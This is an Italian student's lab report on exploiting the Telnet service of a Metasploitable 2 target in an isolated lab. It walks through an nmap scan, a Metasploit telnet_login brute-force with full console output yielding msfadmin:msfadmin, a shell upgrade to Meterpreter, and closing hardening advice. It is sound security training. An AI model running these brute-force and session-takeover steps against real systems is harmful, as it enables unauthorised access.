REPORT TECNICO

EXPLOIT TELNET CON METASPLOIT

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 20/01/2026

1. Introduzione

Il presente report documenta l'attività di analisi di sicurezza e sfruttamento delle vulnerabilità condotta sul servizio **Telnet** della macchina target *Metasploitable 2*. L'obiettivo principale dell'esercitazione è quello di simulare un attacco informatico in un ambiente controllato per comprendere le debolezze di configurazione dei servizi di rete. Le fasi operative illustrate nel documento comprendono:

- **Analisi:** Identificazione della versione del servizio Telnet tramite scansione.
- **Exploitation:** Ottenimento di un accesso non autorizzato sfruttando credenziali predefinite deboli.
- **Post-Exploitation:** Elevazione della sessione ottenuta a una shell *Meterpreter* per garantire capacità di gestione avanzate del sistema compromesso.

ATTENZIONE: l'attività viene svolta all'interno di un ambiente controllato unicamente a scopo didattico, non sono stati eseguiti exploit nei confronti di dispositivi all'esterno di tale ambiente.

2. Ambiente di Lavoro e Strumenti

L'attività è stata svolta all'interno di un laboratorio virtuale **isolato**, configurato per garantire la sicurezza e prevenire interazioni con reti esterne.

Configurazione del Laboratorio

L'infrastruttura di test è composta dalle seguenti macchine virtuali:

- **Macchina Attaccante:** Kali Linux IP: 192.168.50.100
- **Macchina Target:** Metasploitable 2 IP: 192.168.50.101

Strumenti Utilizzati

- **Nmap:** Utilizzato nella fase preliminare per la scansione delle porte e l'identificazione dei servizi attivi sulla macchina target.
- **Metasploit Framework (msfconsole):** Strumento principale utilizzato per la ricerca dei moduli, l'esecuzione dell'attacco brute-force sulle credenziali e la gestione della sessione post-exploitation.

3. Attività Tecnica e Metodologia

Fase di Ricognizione

Per mezzo del tool **Nmap** eseguiamo una scansione completa alle porte ed ai servizi utilizzati dalla macchina Target mediante il seguente comando:

```
sudo nmap -sV 192.168.50.101
```



Fig1. Scansione Preliminare con Nmap

Da questa scansione preliminare si evincono molte **vulnerabilità**, quella che interessa a noi è la seguente:

- **Porta:** 23/tcp
- **Stato:** open
- **Servizio:** telnet (Linux telnetd)

Fase di Enumerazione

In questa fase useremo **Metasploit** per riuscire a risalire alle informazioni inerenti al servizio telnet utilizzato dalla macchina target.

Digitiamo `mfsconsole` per accedere alla console di Metasploit.

Una volta all'interno della console di Metasploit dobbiamo scegliere il modulo auxiliary adatto al nostro scopo, capace cioè di identificare la versione esatta del servizio telnet del bersaglio.

Per trovare il modulo corretto basterà effettuare una breve ricerca tramite il comando **`search auxiliary/scanner/telnet`** e selezionare quello che ci sembra il più adatto al nostro scopo.

```
msf > search auxiliary/scanner/telnet

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check
Description
   -  ----                                                  ---------------  ----    -----
   -----------
   0  auxiliary/scanner/telnet/brocade_enable_login                          .                normal  No
Brocade Enable Login Check Scanner
   1  auxiliary/scanner/telnet/lantronix_telnet_password                     .                normal  No
Lantronix Telnet Password Recovery
   2  auxiliary/scanner/telnet/lantronix_telnet_version                      .                normal  No
Lantronix Telnet Service Banner Detection
   3  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass       2021-09-06       normal  Yes
Netgear PNPX_GetShareFolderList Authentication Bypass
   4  auxiliary/scanner/telnet/telnet_ruggedcom                              .                normal  No
RuggedCom Telnet Password Generator
   5  auxiliary/scanner/telnet/satel_cmd_exec                                2017-04-07       normal  No
Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   6  auxiliary/scanner/telnet/telnet_login                                  .                normal  No
Telnet Login Check Scanner
   7  auxiliary/scanner/telnet/telnet_version                                .                normal  No
Telnet Service Banner Detection
   8  auxiliary/scanner/telnet/telnet_encrypt_overflow                       .                normal  No
Telnet Service Encryption Key ID Overflow Detection
```

Fig2. Ricerca modulo con comando "search"

`auxiliary/scanner/telnet/telnet_version` è il modulo che serve a noi; possiamo selezionarlo digitando semplicemente **`use 7`** sulla riga di comando.

Adesso che il modulo è stato selezionato possiamo procedere con l'inserimento dei parametri, possiamo visualizzarli tramite il comando **`show options`**.

Successivamente andiamo a settare i parametri mancanti, nel nostro caso impostiamo tramite il comando **`set RHOST`** l'IP della macchina Target.

Lanciamo il modulo digitando **`run`**.

Osservando l'immagine sottostante, possiamo notare che l'output ottenuto è il '**banner**' del servizio in esecuzione. Questo ci fornisce dettagli fondamentali sul tipo e sulla versione del servizio **Telnet** con cui abbiamo a che fare.



Fig3. Settaggio e output del modulo telnet_version

Exploitation

In questa fase sfrutteremo le informazioni raccolte durante l'enumerazione per tentare un accesso ***brute-force***, utilizzando due liste personalizzate di possibili username e password.

Per prima cosa, eseguiamo il comando **`back`** per uscire dal contesto del modulo precedente. Selezioniamo quindi il modulo di attacco digitando: **`use auxiliary/scanner/telnet/telnet_login`**

Analizzando la tabella delle opzioni (mostrata nella figura sottostante), identifichiamo i parametri necessari per la configurazione:

- **RHOSTS**: Indirizzo IP della macchina target.
- **USER_FILE**: Percorso del file contenente la lista degli username.
- **PASS_FILE**: Percorso del file contenente la lista delle password.
- **STOP_ON_SUCCESS**: Impostato su *true* per interrompere l'attacco non appena viene trovata una credenziale valida.

```
msf auxiliary(scanner/telnet/telnet_version) > back
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current datab
                                                 ase
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database
                                                 (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/
                                                 using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, o
                                                 ne pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Fig4. Tabella options di telnet_login

Impostiamo correttamente i quattro parametri ed avviamo l'exploit.

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOST 192.168.50.101
RHOST ⇒ 192.168.50.101
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/users_metasploit.txt
USER_FILE ⇒ /home/kali/users_metasploit.txt
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/passwords_metasploit.txt
PASS_FILE ⇒ /home/kali/passwords_metasploit.txt
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.50.101:23     - No active DB -- Credential data will not be saved!
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: wario:pippo123 (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: wario:msfadmin (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: wario:snake (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: wario:ghost (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: wario:password123 (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: mrmuscolo:pippo123 (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: mrmuscolo:msfadmin (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: mrmuscolo:snake (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: mrmuscolo:ghost (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: mrmuscolo:password123 (Incorrect: )
[-] 192.168.50.101:23     - 192.168.50.101:23 - LOGIN FAILED: msfadmin:pippo123 (Incorrect: )
[+] 192.168.50.101:23     - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23     - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.100:42913 → 192.168.50.101:23) at 2026-01-20 10:18:25 -0500
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Fig5. Settaggio del modulo telnet_login e brute-force

Notiamo la riga: **`[*] Command shell session 1 opened.`** Questo significa che il sistema non solo ha trovato la password, ma ha aperto un canale di comunicazione attivo con il bersaglio.

Post-Exploitation

Come verificato nella fase precedente, è stata stabilita con successo una connessione con la macchina bersaglio, risultando nell'apertura di una nuova sessione.

Per visualizzare l'elenco delle sessioni attive, si utilizza il comando **`sessions -l`**. Successivamente, è possibile interagire con la sessione desiderata digitando il comando **`sessions -i [ID_Sessione]`**.

L'immagine sottostante mostra che, una volta all'interno della sessione, l'esecuzione del comando **`whoami`** conferma l'avvenuto accesso con l'utente '**msfadmin**'.

Fig6. Apertura della sessione Telnet

Abbiamo effettuato l'upgrade della shell di comando semplice a una sessione **Meterpreter**.

Dopo aver messo in **background** la sessione 1, abbiamo lanciato il comando **`sessions -u 1`**. Questa operazione ha generato con successo una nuova sessione di tipo Meterpreter x86/linux.



Fig7. Upgrade di sessione a shell meterpreter

Successivamente, abbiamo interagito con la nuova sessione digitando **`sessions -i 2`**. All'interno dell'ambiente Meterpreter, abbiamo eseguito due comandi di verifica fondamentali per raccogliere informazioni sul bersaglio compromesso:

1. **`sysinfo`**: Questo comando ha restituito i dettagli del sistema, confermando che la macchina target è un sistema Ubuntu 8.04 (Linux kernel 2.6.24).
2. **`getuid`**: Questo comando ha verificato l'identità dell'utente sotto il quale è in esecuzione il server Meterpreter, confermando nuovamente l'accesso come utente '**msfadmin**'.



Fig8. Sysinfo e getuid

5. Conclusioni

Riepilogo

L'attività svolta ha evidenziato come la presenza di un protocollo obsoleto come Telnet, configurato con credenziali di default deboli (**`msfadmin:msfadmin`**), rappresenti una vulnerabilità critica. L'attacco ***brute-force*** ha permesso di ottenere rapidamente l'accesso iniziale, che è stato successivamente consolidato tramite l'apertura di una sessione **Meterpreter**. Questo ha garantito il controllo completo sulla macchina target.

Raccomandazioni

Per rendere il sistema sicuro ed evitare futuri attacchi, si consiglia di:

- **Usare SSH al posto di Telnet:** Bisogna disattivare subito Telnet perché invia i dati in modo leggibile ("in chiaro"). Al suo posto va usato il protocollo **SSH**, che cifra la connessione rendendo illeggibili le password e i comandi a chiunque provi a intercettarli.
- **Utilizzare Password efficaci:** È necessario usare password lunghe e complesse o, ancora meglio, utilizzare le **chiavi di sicurezza (SSH Keys)**, che rendono inefficaci gli attacchi a tentativi come quello che abbiamo eseguito.